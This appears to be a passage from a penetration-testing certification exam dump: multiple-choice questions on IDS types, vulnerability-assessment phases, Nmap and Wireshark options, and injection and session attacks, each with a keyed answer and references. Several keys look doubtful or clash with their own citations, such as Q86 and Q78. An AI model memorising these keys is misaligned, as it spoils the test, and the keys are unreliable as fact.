
In the example of a /etc/shadow file below, what does the bold letter string indicate?
Vivek: 1fnffc$GteyHdicpGOfffXX40w#5:13064:0:99999:7

A. Number of days the user is warned before the expiration date
B. Minimum number of days required between password changes
C. Maximum number of days the password is valid
D. Last password changed

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.cyberciti.biz/faq/understanding-etcshadow-file/ (bullet # 4)

QUESTION 60
What is a difference between host-based intrusion detection systems (HIDS) and network-based intrusion detection systems (NIDS)?



A. NIDS are usually a more expensive solution to implement compared to HIDS.
B. Attempts to install Trojans or backdoors cannot be monitored by a HIDS whereas NIDS can monitor and stop such intrusion events.
C. NIDS are standalone hardware appliances that include network intrusion detection capabilities whereas HIDS consist of software agents installed on individual computers within the system.
D. HIDS requires less administration and training compared to NIDS.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 61
Which vulnerability assessment phase describes the scope of the assessment, identifies and ranks the critical assets, and creates proper information protection procedures such as effective planning, scheduling, coordination, and logistics?

A. Threat-Assessment Phase
B. Pre-Assessment Phase
C. Assessment Phase
D. Post-Assessment Phase

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 62
Information gathering is performed to:
i) Collect basic information about the target company and its network
ii) Determine the operating system used, platforms running, web server versions, etc.
iii) Find vulnerabilities and exploits




Which of the following pen testing tests yields information about a company's technology infrastructure?

A. Searching for web page posting patterns
B. Analyzing the link popularity of the company's website
C. Searching for trade association directories
D. Searching for a company's job postings

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 63
A penetration tester performs OS fingerprinting on the target server to identify the operating system used on the target server with the help of ICMP packets.



While performing ICMP scanning using Nmap tool, message received/type displays “3 – Destination Unreachable[5]” and code 3. Which of the following is an appropriate description of this response?

A. Destination port unreachable
B. Destination host unavailable
C. Destination host unreachable
D. Destination protocol unreachable

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 64
What is the difference between penetration testing and vulnerability testing?

A. Penetration testing goes one step further than vulnerability testing; while vulnerability tests check for known vulnerabilities, penetration testing adopts the concept of 'in-depth ethical hacking'
B. Penetration testing is based on purely online vulnerability analysis while vulnerability testing engages ethical hackers to find vulnerabilities
C. Vulnerability testing is more expensive than penetration testing
D. Penetration testing is conducted purely for meeting compliance standards while vulnerability testing is focused on online scans

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 65
Which type of vulnerability assessment tool provides security to the IT system by testing for vulnerabilities in the applications and operation system?

A. Active/Passive Tools
B. Application-layer Vulnerability Assessment Tools
C. Location/Data Examined Tools

D. Scope Assessment Tools

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=7dwEAAAAQBAJ&pg=SA7-PA11&lpg=SA7-PA11&dq=vulnerability+assessment+tool+provides+security+to+the+IT+system+by+testing+for+vulnerabilities+in+the+applications+and+operation+system&source=bl&ots=SQCLHRnnjI&sig=HpenOheCU4GBOnkA4EurHCMfND4&hl=en&sa=X&ei=DqYfVJCLHMTnyQODn4C4Cw&ved=0CDQQ6AEwAw#v=onepage&q=vulnerability%20assessment%20tool%20provides%20security%20to%20the%20IT%20system%20by%20testing%20for%20vulnerabilities%20in%20the%20applications%20and%20operation%20system&f=false

QUESTION 66
Traffic on which port is unusual for both the TCP and UDP ports?

A. Port 81
B. Port 443
C. Port 0
D. Port21

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 67
Which of the following statements is true about Multi-Layer Intrusion Detection Systems (mIDSs)?

A. Decreases consumed employee time and increases system uptime
B. Increases detection and reaction time
C. Increases response time
D. Both a and c

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.symantec.com/connect/articles/multi-layer-intrusion-detection-systems (economic advantages, first para)

QUESTION 68
Hackers today have an ever-increasing list of weaknesses in the web application structure at their disposal, which they can exploit to accomplish a wide variety of malicious tasks.

New flaws in web application security measures are constantly being researched, both by hackers and by security professionals. Most of these flaws affect all dynamic web applications whilst others are dependent on specific application technologies. In both cases, one may observe how the evolution and refinement of web technologies also brings about new exploits which compromise sensitive databases, provide access to theoretically secure networks, and pose a threat to the daily operation of online businesses.
What is the biggest threat to Web 2.0 technologies?

A. SQL Injection Attacks
B. Service Level Configuration Attacks
C. Inside Attacks
D. URL Tampering Attacks

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 69
What sort of vulnerability assessment approach starts by building an inventory of protocols found on the machine?

A. Inference-based Assessment
B. Service-based Assessment Solutions
C. Product-based Assessment Solutions
D. Tree-based Assessment

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.businessweek.com/adsections/2005/pdf/wp_mva.pdf (page 26, first para on the page)

QUESTION 70
During the process of fingerprinting a web application environment, what do you need to do in order to analyze HTTP and HTTPS request headers and the HTML source code?

A. Examine Source of the Available Pages
B. Perform Web Spidering
C. Perform Banner Grabbing
D. Check the HTTP and HTML Processing by the Browser

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:


QUESTION 71
Identify the correct formula for Return on Investment (ROI).

A. ROI = ((Expected Returns – Cost of Investment) / Cost of Investment) * 100
B. ROI = (Expected Returns + Cost of Investment) / Cost of Investment
C. ROI = (Expected Returns − Cost of Investment) / Cost of Investment
D. ROI = ((Expected Returns + Cost of Investment) / Cost of Investment) * 100

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.investopedia.com/terms/r/returnoninvestment.asp

QUESTION 72
Identify the type of firewall represented in the diagram below:




A. Stateful multilayer inspection firewall
B. Application level gateway
C. Packet filter
D. Circuit level gateway

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.technicolorbroadbandpartner.com/getfile.php?id=4159 (page 13)

QUESTION 73
Due to illegal inputs, various types of TCP stacks respond in a different manner. Some IDSs do not take into account the TCP protocol's urgency feature, which could allow testers to evade the IDS.



Penetration tester needs to try different combinations of TCP flags (e.g. none, SYN/FIN, SYN/RST, SYN/FIN/ACK, SYN/RST/ACK, and All Flags) to test the IDS. Which of the following TCP flag combinations combines the problem of initiation, midstream, and termination flags with the PSH and URG?

A. SYN/RST/ACK
B. SYN/FIN/ACK
C. SYN/FIN
D. All Flags

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=tUCumJot0ocC&pg=PA63&lpg=PA63&dq=TCP+flag+combinations+combines+the+problem+of+initiation, +midstream,+and+termination+flags+with+the+PSH+and +URG&source=bl&ots=mIGSXBIi15&sig=WMnXlEChVSU4RhK65W_V3tzNjns&hl=en&sa=X&ei=H7AfVJCtLaufygO1v4DQDg&ved=0CBsQ6AEwAA#v=onepage&q =TCP%20flag%20combinations%20combines%20the%20problem%20of%20initiation%2C%20midstream%2C%20and%20termination%20flags%20with%20the% 20PSH%20and%20URG&f=false (see the highlighted sentence in Table 3-1 at the end of the page)

QUESTION 74
Identify the person who will lead the penetration-testing project and be the client point of contact.

A. Database Penetration Tester
B. Policy Penetration Tester
C. Chief Penetration Tester
D. Application Penetration Tester

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.scribd.com/doc/133635286/LPTv4-Module-15-Pre-Penetration-Testing-Checklist-NoRestriction (page 15)


QUESTION 75
A man enters a PIN number at an ATM machine, being unaware that the person next to him was watching. Which of the following social engineering techniques refers to this type of information theft?

A. Shoulder surfing
B. Phishing
C. Insider Accomplice
D. Vishing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 76
The Internet is a giant database where people store some of their most private information on the cloud, trusting that the service provider can keep it all safe. Trojans, Viruses, DoS attacks, website defacement, lost computers, accidental publishing, and more have all been sources of major leaks over the last 15 years.



What is the biggest source of data leaks in organizations today?

A. Weak passwords and lack of identity management
B. Insufficient IT security budget
C. Rogue employees and insider attacks
D. Vulnerabilities, risks, and threats facing Web sites

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 77
You have compromised a lower-level administrator account on an Active Directory network of a small company in Dallas, Texas. You discover Domain Controllers

through enumeration. You connect to one of the Domain Controllers on port 389 using ldp.exe. What are you trying to accomplish here?

A. Poison the DNS records with false records
B. Enumerate MX and A records from DNS
C. Establish a remote connection to the Domain Controller
D. Enumerate domain user accounts and built-in groups

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:


QUESTION 78
Which of the following pen testing reports provides detailed information about all the tasks performed during penetration testing?

Table of Contents


A. Client-Side Test Report
B. Activity Report
C. Host Report
D. Vulnerability Report

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:



QUESTION 79
Choose the correct option to define the Prefix Length.



A. Prefix Length = Subnet + Host portions
B. Prefix Length = Network + Host portions
C. Prefix Length = Network + Subnet portions
D. Prefix Length = Network + Subnet + Host portions

Correct Answer: C
Section: (none)

Explanation

Explanation/Reference:


QUESTION 80
Which of the following attacks is an offline attack?

A. Pre-Computed Hashes
B. Hash Injection Attack
C. Password Guessing
D. Dumpster Diving

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://nrupentheking.blogspot.com/2011/02/types-of-password-attack-2.html

QUESTION 81
Transmission control protocol accepts data from a data stream, divides it into chunks, and adds a TCP header creating a TCP segment.
The TCP header is the first 24 bytes of a TCP segment that contains the parameters and state of an end-to-end TCP socket. It is used to track the state of communication between two TCP endpoints.
For a connection to be established or initialized, the two hosts must synchronize. The synchronization requires each side to send its own initial sequence number and to receive a confirmation of exchange in an acknowledgment (ACK) from the other side
The below diagram shows the TCP Header format:



How many bits is a acknowledgement number?

A. 16 bits
B. 32 bits
C. 8 bits
D. 24 bits

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Transmission_Control_Protocol (acknowledgement number)

QUESTION 82
Which of the following protocol's traffic is captured by using the filter tcp.port==3389 in the Wireshark tool?

A. Reverse Gossip Transport Protocol (RGTP)
B. Real-time Transport Protocol (RTP)
C. Remote Desktop Protocol (RDP)
D. Session Initiation Protocol (SIP)

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://wiki.wireshark.org/RDP

QUESTION 83
In the process of hacking a web application, attackers manipulate the HTTP requests to subvert the application authorization schemes by modifying input fields that relate to the user ID, username, access group, cost, file names, file identifiers, etc. They first access the web application using a low privileged account and then escalate privileges to access protected resources. What attack has been carried out?

A. XPath Injection Attack
B. Authorization Attack
C. Authentication Attack
D. Frame Injection Attack


Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://luizfirmino.blogspot.com/2011_09_01_archive.html (see authorization attack)

QUESTION 84
The amount of data stored in organizational databases has increased rapidly in recent years due to the rapid advancement of information technologies. A high percentage of these data is sensitive, private and critical to the organizations, their clients and partners.

Therefore, databases are usually installed behind internal firewalls, protected with intrusion detection mechanisms and accessed only by applications. To access a database, users have to connect to one of these applications and submit queries through them to the database. The threat to databases arises when these applications do not behave properly and construct these queries without sanitizing user inputs first.

Identify the injection attack represented in the diagram below:



A. Frame Injection Attack
B. LDAP Injection Attack
C. XPath Injection Attack
D. SOAP Injection Attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: e https://www.blackhat.com/presentations/bh-europe-08/Alonso-Parada/Whitepaper/bh-eu-08-alonso-parada-WP.pdf (page 3 to 5)

QUESTION 85
Which of the following scan option is able to identify the SSL services?

A. –sS
B. –sV
C. –sU
D. –sT

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.owasp.org/index.php/Testing_for_SSL-TLS_(OWASP-CM-001) (blackbox test and example, second para)


QUESTION 86
If a web application sends HTTP cookies as its method for transmitting session tokens, it may be vulnerable which of the following attacks?

A. Parameter tampering Attack
B. Sql injection attack
C. Session Hijacking
D. Cross-site request attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

QUESTION 87
SQL injection attack consists of insertion or "injection" of either a partial or complete SQL query via the data input or transmitted from the client (browser) to the web application.
A successful SQL injection attack can:
i)Read sensitive data from the database
ii)Modify database data (insert/update/delete)
iii)Execute administration operations on the database (such as shutdown the DBMS)
iV)Recover the content of a given file existing on the DBMS file system or write files into the file system
v)Issue commands to the operating system




Pen tester needs to perform various tests to detect SQL injection vulnerability. He has to make a list of all input fields whose values could be used in crafting a SQL query, including the hidden fields of POST requests and then test them separately, trying to interfere with the query and to generate an error.

In which of the following tests is the source code of the application tested in a non-runtime environment to detect the SQL injection vulnerabilities?

A. Automated Testing
B. Function Testing
C. Dynamic Testing
D. Static Testing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://ijritcc.org/IJRITCC%20Vol_2%20Issue_5/Removal%20of%20Data%20Vulnerabilities%20Using%20SQL.pdf



